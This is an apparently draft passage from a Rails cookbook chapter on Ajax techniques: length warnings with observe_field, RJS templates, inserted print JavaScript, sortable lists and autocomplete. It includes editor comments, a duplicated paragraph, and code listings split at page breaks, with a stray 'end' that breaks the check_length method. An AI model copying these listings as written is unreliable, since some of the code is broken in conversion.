Authors enter the text in a form containing a textarea element where the maximum limit (255 characters) is stated. You want to let authors know when their brief introduction is too long, prior to their submitting the form.

## Solution

The layout includes the Prototype JavaScript library and defines an `error` style for message display.

`app/views/layouts/articles.rhtml:`

```
<html>
<head>
```

```

<title>Articles: <%= controller.action_name %></title>
<%= javascript_include_tag 'prototype' %>
<style>
 #article_body {
 background: #ccc;
 }
 .error {
 background: #ffc;
 margin-bottom: 4px;
 padding: 4px;
 border: 2px solid red;
 width: 400px;
 }
</style>
</head>
<body>
<%= @content_for_layout %>
</body>
</html>

```

Your form contains a textarea element generated by the `text_area` helper, and a call to `observe_field` that acts upon that textarea.

*app/views/articles/edit.rhtml:*

```

<h1>Editing article</h1>

<%= start_form_tag :action => 'update', :id => @article %>
<p>
 <div id="length_alert"></div>
 <label for="article_body">Short Intro (255 character maximum)</label>

 <%= text_area 'article', 'body', "rows" => 10 %>
</p>
<%= submit_tag 'Edit' %>
<%= end_form_tag %>

<%= observe_field("article_body", :frequency => 1,
 :update => "length_alert",
 :url => { :action => "check_length"}) %>

```

Your controller contains the `check_length` method, which repeatedly checks the length of the data in the text area.

*app/controllers/articles\_controller.rb:*

```

class ArticlesController < ApplicationController

 def edit
 end

 def check_length
 body_text = request.raw_post || request.query_string

 total_words = body_text.split(/\s+/).length
 total_chars = body_text.length
 end

```

```

if (total_chars >= 255)
 render :text => "<p class='error'>Warning: Length exceeded!
 (You have #{total_chars} characters; #{total_words}
 words.)</p>"
else
 render :nothing => "true"
end
end
end

```

## Discussion

When your application contains a textarea for input of anything non-trivial, you should consider that users might spend a substantial amount of time composing text in that field. When enforcing a length limit, you don't want to make users learn by experimentation; if telling them their text is too long forces them to start over, they may not bother to try again. An alert message to tell the user that the text is too long is just about the right amount of intervention. It is a solution that allows your user to decide how best to edit the text, so that it's short enough for the field.

The `observe_field` JavaScript helper monitors the contents of the field specified by its first argument. The `:url` option indicates which action to called, and `:frequency` specifies how often. The solution invokes the `check_length` action each second for the textarea field with an `id` of “article\_body”. You can specify additional parameters by using the `:with` option, which takes a JavaScript expression as a parameter.

`observe_field` can also take any options that can be passed to `link_to_remote`, which include:

*:confirm*

Adds confirmation dialog.

*:condition*

Perform remote request conditionally by this expression. Use this to describe browser-side conditions when request should not be initiated.

*:before*

Called before request is initiated.

*:after*

Called immediately after request was initiated and before `:loading`.

*:submit*

Specifies the DOM element ID that's used as the parent of the form elements. By default this is the current form, but it could just as well be the ID of a table row or any other DOM element.

Specifies the DOM element ID that's used as the parent of the form elements. By default this is the current form, but it could just as well be the ID of a table row or any other DOM element.




Figure 8.4. A text entry form that warns when a length limit is reached.

Figure 8.4 shows the textarea with the warning displayed when maximum length has been exceeded.

## See Also

- `<xi:include></xi:include>`

## 8.6 Updating Page Elements with RJS Templates

### Problem

You want to update multiple elements of the DOM with a single Ajax call. Specifically, you have an application that lets you track and add new tasks. When a new task is added, you want the ability to update the task list, as well as several other elements of the page, with a single request.

### Solution

Use the Rails JavaScriptGenerator and RJS templates to generate JavaScript dynamically, for use in rendered templates.

Include the Prototype and Scriptaculous libraries in your layout.

`app/views/layouts/tasks.rhtml:`

```
<html>
<head>
 <title>Tasks: <%= controller.action_name %></title>
 <%= javascript_include_tag :defaults %>
 <%= stylesheet_link_tag 'scaffold' %>
</head>
<body>

<p style="color: green"><%= flash[:notice] %></p>

<%= @content_for_layout %>

</body>
</html>
```

The index view displays the list of tasks by rendering a partial; `form_remote_tag` helper sends new tasks to the server using the XMLHttpRequest object.

`app/views/tasks/index.rhtml:`

```
<h1>My Tasks</h1>

<div id="notice"></div>

<div id="task_list">
 <%= render :partial => 'list' %>
</div>


```

```
<%= form_remote_tag :url => { :action => 'add_task' } %>
<p><label for="task_name">Add Task</label>;
<%= text_field 'task', 'name' %></p>
<%= submit_tag "Create" %>
<%= end_form_tag %>
```

The `_list.rhtml` partial iterates over your tasks and displays them as a list.

`app/views/tasks/_list.rhtml`:

```

<% for task in @tasks %>
 <% for column in Task.content_columns %>
 <%= h task.send(column.name) %>
 <% end %>
<% end %>

```

The Task controller defines the `index` and `add_task` methods for displaying and adding tasks.

`app/controllers/tasks_controller.rb`:

```
class TasksController < ApplicationController

 def index
 @tasks = Task.find :all
 end

 def add_task
 @task = Task.new(params[:task])
 @task.save
 @tasks = Task.find :all
 end
end
```

Create an RJS template that defines what elements are to be updated with JavaScript and how.

`app/views/tasks/add_task.rjs`:

```
page.replace_html 'notice',
 "#{@tasks.length} tasks,
 updated on #{Time.now}"

page.replace_html 'task_list', :partial => 'list'

page.visual_effect :highlight, 'task_list', :duration => 4
```

## Discussion

As of this writing, the `JavaScriptGenerator` helper is only available in EdgeRails (the most current, pre-release version of Rails).

When Rails processes a request from an `XMLHttpRequest` object, the action that handles that request is called and then, usually, a template is rendered. If your application

contains a file whose name matches the action, ending with `.rjs`, then the instructions in that file (or RJS template) are processed by the `JavaScriptGenerator` helper before rendering the ERb template. The `JavaScriptGenerator` generates JavaScript based on the methods defined in the RJS template file. That JavaScript is then applied to the ERb template file that initiated the XMLHttpRequest call. The result is that you can update any number of page elements with a single Ajax request, without refreshing the page.

The solution contains an Ajax form that uses the `form_remote_tag` helper to submit new tasks to the server using XMLHttpRequest. The `:url` option specifies that the `add_task` action is to handle these requests, which it does by creating a new task in the database. Next, the RJS template corresponding to this action is processed.

The RJS template file (`add_task.rjs`) contains a series of methods called on the `page` object. The `page` represents the document object model that is to be updated. The first call is `page.replace_html`, which acts on the element in the DOM with an id of “notice”, and replaces its contents with the html supplied as the second argument. Another call to `page.replace_html` replaces the the “task\_list” element with the output of the `_list.rhtml` partial. The final method, `page.visual_effect`, adds a visual effect that to indicate that a change has occurred by highlighting the “task\_list” element with a yellow background momentarily.

Figure 8.5 shows the results of adding a new task.

## See Also

- 

`<xi:include></xi:include>`

## 8.7 Inserting JavaScript Into Templates

### Problem

Needs updating!! --RJO

You want to insert raw JavaScript into a page, and execute it as the result of a single Ajax call. For example, for users to print an article on your site, you want a “print” link that hides ad banners and navigation, prints the page, and then restores the page to its original state. All of this should happen from a single XMLHttpRequest.

### Solution

Include the Prototype and Scriptaculous libraries in your layout and define the positional layout of the different sections of your page.

`app/views/layouts/news.rhtml:`

```
<html>
 <head>
```




Figure 8.5. Using RJS templates to update several elements of a page with one Ajax request.

```
<title>News</title>
<%= javascript_include_tag :defaults %>
<style type="text/css">
 #news {
 margin-left: 20px;
 width: 700px;
 }
 #mainContent {
 float: right;
 width: 540px;
 }
 #leftNav {
 float: left;
 margin-top: 20px;
 width: 150px;
 }
 #footer {
 clear: both;
 text-align: center;
 }
</style>
</head>
```

```
<body>
 <%= @content_for_layout %>
</body>
</html>
```

The content of your page contains the article that is to be printed along with the un-printer friendly banner ad and site navigation. Include in this view a link to “Print Article” with the `link_to_remote` method.

*app/views/news/index.rhtml:*

```
<div id="news">
 <div id="header">
 <%= image_tag
 "http://m.2mdn.net/viewad/693790/Oct05_learninglab_4_728x90.gif" %>
 </div>
 <div id="frame">
 <div id="mainContent">
 <h2>What Is Web 2.0</h2>

 <%= link_to_remote("Print Article",
 :url => { :action => :print }) %>

 <p>September 2005. Born at a conference brainstorming session between O'Reilly and Medialive International, the term "Web 2.0" has clearly taken hold, but there's still a huge amount of disagreement about just what Web 2.0 means. Some people decrying it as a meaningless marketing buzzword, and others accepting it as the new conventional wisdom. I wrote this article in an attempt to clarify just what we mean by Web 2.0.</p>
 </div>
 <div id="leftNav">
 <%= link_to "Home" %>;
 <%= link_to "LinuxDevCenter.com" %>;
 <%= link_to "MacDevCenter.com" %>;
 <%= link_to "ONJava.com" %>;
 <%= link_to "ONLamp.com" %>;
 <%= link_to "OpenP2P.com" %>;
 <%= link_to "Perl.com" %>;
 <%= link_to "XML.com" %>;
 </div>
 </div>
 <div id="footer">

 (C) 2006, O'Reilly Media, Inc.
 </div>
</div>
```

The News controller sets up two actions: the default display action, and an action for printing. Neither of these methods need any additional functionality.

*app/controllers/news\_controller.rb:*

```
class NewsController < ApplicationController
```

```
def index
end

def print
end
end
```

The RJS template hides the elements that are to be omitted from printing, calls `window.print()`, and finally restores the hidden elements.

*app/views/news/print.rjs:*

```
page.hide 'header'
page.hide 'leftNav'
page.hide 'footer'

page.<<'javascript:window.print()'

page.show 'header'
page.show 'leftNav'
page.show 'footer'
```

## Discussion

The RJS template in the solution produces an ordered sequence of JavaScript commands that hide unwanted elements of the page. While these elements are hidden, it prompts the user with the browser's native print dialog box. After the print dialog has been accepted (or canceled) the hidden elements are re-displayed.

The key to making the hidden elements reappear after the printer dialog has been cleared is the use of JavaScriptGenerator's `<<` method. This method inserts the JavaScript directly into the page.

Figure 8.6 shows the solutions page before printing. The printable page is only seen in a possible print preview option of your print dialog.

## See Also

- 

`<xi:include></xi:include>`

## 8.8 Letting a User Re-order a List

### Problem

You want users to be able to rearrange the order of elements in a list by dragging the items into different positions. When an item is dropped into its new position, the application needs to save the new position of each element.




Figure 8.6. A "Print Article" option created by inserting JavaScript via an RJS template.

## Solution

Define a database schema containing the items that are to be sorted. In this case, the chapters of a book should be in a definite order. Thus, the `chapters` table contains a `position` column to store the sort order. The following migration sets up `books` and `chapters` tables and populates them with data from the MySQL Cookbook:

`db/migrate/001_build_db.rb:`

```
class BuildDb < ActiveRecord::Migration
 def self.up
 create_table :books do |t|
 t.column :name, :string
 end

 book = Book.create :name => 'MySQL Cookbook'
```

```

create_table :chapters do |t|
 t.column :book_id, :integer
 t.column :name, :string
 t.column :position, :integer
end

Chapter.create :book_id => book.id,
 :name => 'Using the mysql Client Program', :position => 1
Chapter.create :book_id => book.id,
 :name => 'Writing MySQL-Based Programs', :position => 2
Chapter.create :book_id => book.id,
 :name => 'Record Selection Techniques', :position => 3
Chapter.create :book_id => book.id,
 :name => 'Working with Strings', :position => 4
Chapter.create :book_id => book.id,
 :name => 'Working with Dates and Times', :position => 5
Chapter.create :book_id => book.id,
 :name => 'Sorting Query Results', :position => 6
Chapter.create :book_id => book.id,
 :name => 'Generating Summaries', :position => 7
Chapter.create :book_id => book.id,
 :name => 'Modifying Tables with ALTER TABLE', :position => 8
Chapter.create :book_id => book.id,
 :name => 'Obtaining and Using Metadata', :position => 9
Chapter.create :book_id => book.id,
 :name => 'Importing and Exporting Data', :position => 10
end

def self.down
 drop_table :books
 drop_table :chapters
end
end

```

Set up a one-to-many Active Record association (e.g., one book has many chapters and every chapter belongs to a book).

*app/models/chapter.rb:*

```

class Chapter < ActiveRecord::Base
 belongs_to :book
end

```

*app/models/book.rb:*

```

class Book < ActiveRecord::Base
 has_many :chapters, :order => "position"
end

```

Your layout includes the default JavaScript libraries and also defines the style of the sortable list elements.

*app/views/layouts/book.rhtml:*

```

<html>
 <head>

```

```

<title>Book</title>
<%= javascript_include_tag :defaults %>
<style type="text/css">
 body, p, ol, ul, td {
 font-family: verdana, arial, helvetica, sans-serif;
 font-size: 13px;
 line-height: 18px;
 }
 li {
 position: relative;
 width: 360px;
 list-style-type: none;
 background-color: #eee;
 border: 1px solid black;
 margin-top: 2px;
 padding: 2px;
 }
</style>
</head>
<body>
 <%= @content_for_layout %>
</body>
</html>

```

The Book controller defines an `index` method to set up the initial display of a book and its chapters. The `order` method responds to the XMLHttpRequest calls and updates the sort order in the model.

*app/controllers/book\_controller.rb:*

```

class BookController < ApplicationController

 def index
 @book = Book.find(:first)
 end

 def order
 order = params[:list]
 order.each_with_index do |id, position|
 Chapter.find(id).update_attribute(:position, position + 1)
 end
 render :text => "updated chapter order is: #{order.join(', ')}"
 end
end

```

The view iterates over the `book` object that is passed in, and displays its the chapters. A call to the `sortable_element` helper acts on the DOM element containing the chapter list, making its contents sortable via dragging.

*app/views/book/index.rhtml:*

```

<h1><%= @book.name %></h1>

<ul id="list">
 <% for chapter in @book.chapters -%>
 <li id="ch_<%= chapter.id %>" style="cursor:move;"><%= chapter.name %>

```

```
<% end -%>

<p id="order"></p>

<%= sortable_element 'list',
 :update => 'order',
 :complete => visual_effect(:highlight, 'list'),
 :url => { :action => "order" } %>
```

## Discussion

The call to `sortable_element` takes the `id` of the list you want sorted. The `:update` option specifies which element, if any, is to be updated by the action that's called. The `:complete` option specifies the visual effect that indicates when a sort action is complete. In this case, we highlight the `list` element with yellow when items are dropped into a new position. The `:url` option specifies that the `order` action is called by the XMLHttpRequest object.

The Scriptaculous library does the heavy lifting of making the list items draggable. It's also responsible for producing an array of position information based on the final, numeric part of the `id` of each element. This array is passed to the Book controller to update the model with the latest element positions.

The Book controller's `order` action saves the updated positions, which are in the `params` hash, into the `order` array. `each_with_index` is called to iterate over the `order` array, passing the contents and position of each element into the code block. The block uses the contents of each element (`id`) as an index to find the `Chapter` object to be updated, and each `Chapter` object's `position` attribute is assigned the position of that element in the `order` array.

With all the of the chapter position information updated, the `order` action renders a message about the new positions, as text, for display in the view.

Figure 8.7 shows the chapter list before and after some reordering.

## See Also

- `<xi:include></xi:include>`

## 8.9 Autocompleting a Text Field

### Problem

You want to create a text field that automatically completes the rest of a word fragment or partial phrase as the user enters it.




Figure 8.7. A sortable list of chapters that uses drag and drop.

## Solution

Use the autocomplete feature of the Scriptaculous JavaScript library.

You need to define a list of possible matches for autocomplete to search. This solution draws from a list of musicians in a database. Define a `musicians` table and populate it with a migration:

`db/migrate/001_create_musicians.rb:`

```
class CreateMusicians < ActiveRecord::Migration
 def self.up
 create_table :musicians do |t|
 t.column :name, :string
 end
 end
```

```

 Musician.create :name => 'Paul Motion'
 Musician.create :name => 'Ed Blackwell'
 Musician.create :name => 'Brian Blade'
 Musician.create :name => 'Big Sid Catlett'
 Musician.create :name => 'Kenny Clarke'
 Musician.create :name => 'Jack DeJohnette'
 Musician.create :name => 'Baby Dodds'
 Musician.create :name => 'Billy Higgins'
 Musician.create :name => 'Elvin Jones'
 Musician.create :name => 'George Marsh'
 Musician.create :name => 'Tony Williams'
end

def self.down
 drop_table :musicians
end
end

```

Then, associate the table with an Active Record model.

*app/models/musician.rb:*

```

class Musician < ActiveRecord::Base
end

```

Use the `javascript_include_tag` in your layout to include the Scriptaculous and Prototype JavaScript libraries.

*app/views/layouts/musicians.rhtml:*

```

<html>
<head>
 <title>Musicians: <%= controller.action_name %></title>
 <%= javascript_include_tag :defaults %>
</head>
<body>

<%= @content_for_layout %>

</body>
</html>

```

The controller contains a call to `auto_complete_for`; the arguments to this method are the model object and the field of that object to be used for completion possibilities.

*app/controllers/musicians\_controller.rb:*

```

class MusiciansController < ApplicationController
 auto_complete_for :musician, :name

 def index
 end

 def add
 # assemble a band...
 end

```

```
 end
end
```

I guess I'm curious here: how does the result of `auto_complete_for` get passed into either `index` or `add`? —mkl

“add” is the action on the form below (`:action => :add`)—rjo

The field being completed will typically be used as part of a form. Here we create a simple form for entering musicians.

`app/views/musicians/index.rhtml:`

```
<h1>Musician Selection</h1>

<%= start_form_tag :action => :add %>
 <%= text_field_with_auto_complete :musician, :name %>
 <%= submit_tag 'Add' %>
<%= end_form_tag %>
```

## Discussion

The Scriptaculous JavaScript library provides support for autocompletion of text fields by displaying a list of possible completions as text is being entered. Users can enter a portion of the text, and select the complete word or phrase from a drop-down list. As more text is entered, the list of suggested completions is continually updated to include only possibilities that contain that text. The matching is case insensitive and a completion is selected with the tab or enter keys. By default, ten possibilities are displayed and ascending alphabetical order.

The call to `auto_complete_for` in the controller takes the model, and the field to search in that model, as arguments. An optional third argument is a hash that lets you override the defaults for what possibilities are selected and how they’re returned. This hash can contain any option accepted by the `find` method.

Figure 8.8 demonstrates how a list of possible completions are displayed as text is entered.

## See Also

- 

`<xi:include></xi:include>`

## 8.10 Search for and Hightlight Text Dynamically

### Problem

You want to let users search a body of text on a page while highlighting matches for their search term as they type it.




Figure 8.8. A text input field with an autocomplete dropdown menu.

## Solution

Use the `observe_field` Prototype helper to send continuous Ajax search terms to the server for processing. For example, suppose you have an application that stores articles that you want users to be able to search. Assuming you have a Rails application created and configured to connect to a database, create an Article model with:

```
$ ruby script/generate model Article
```

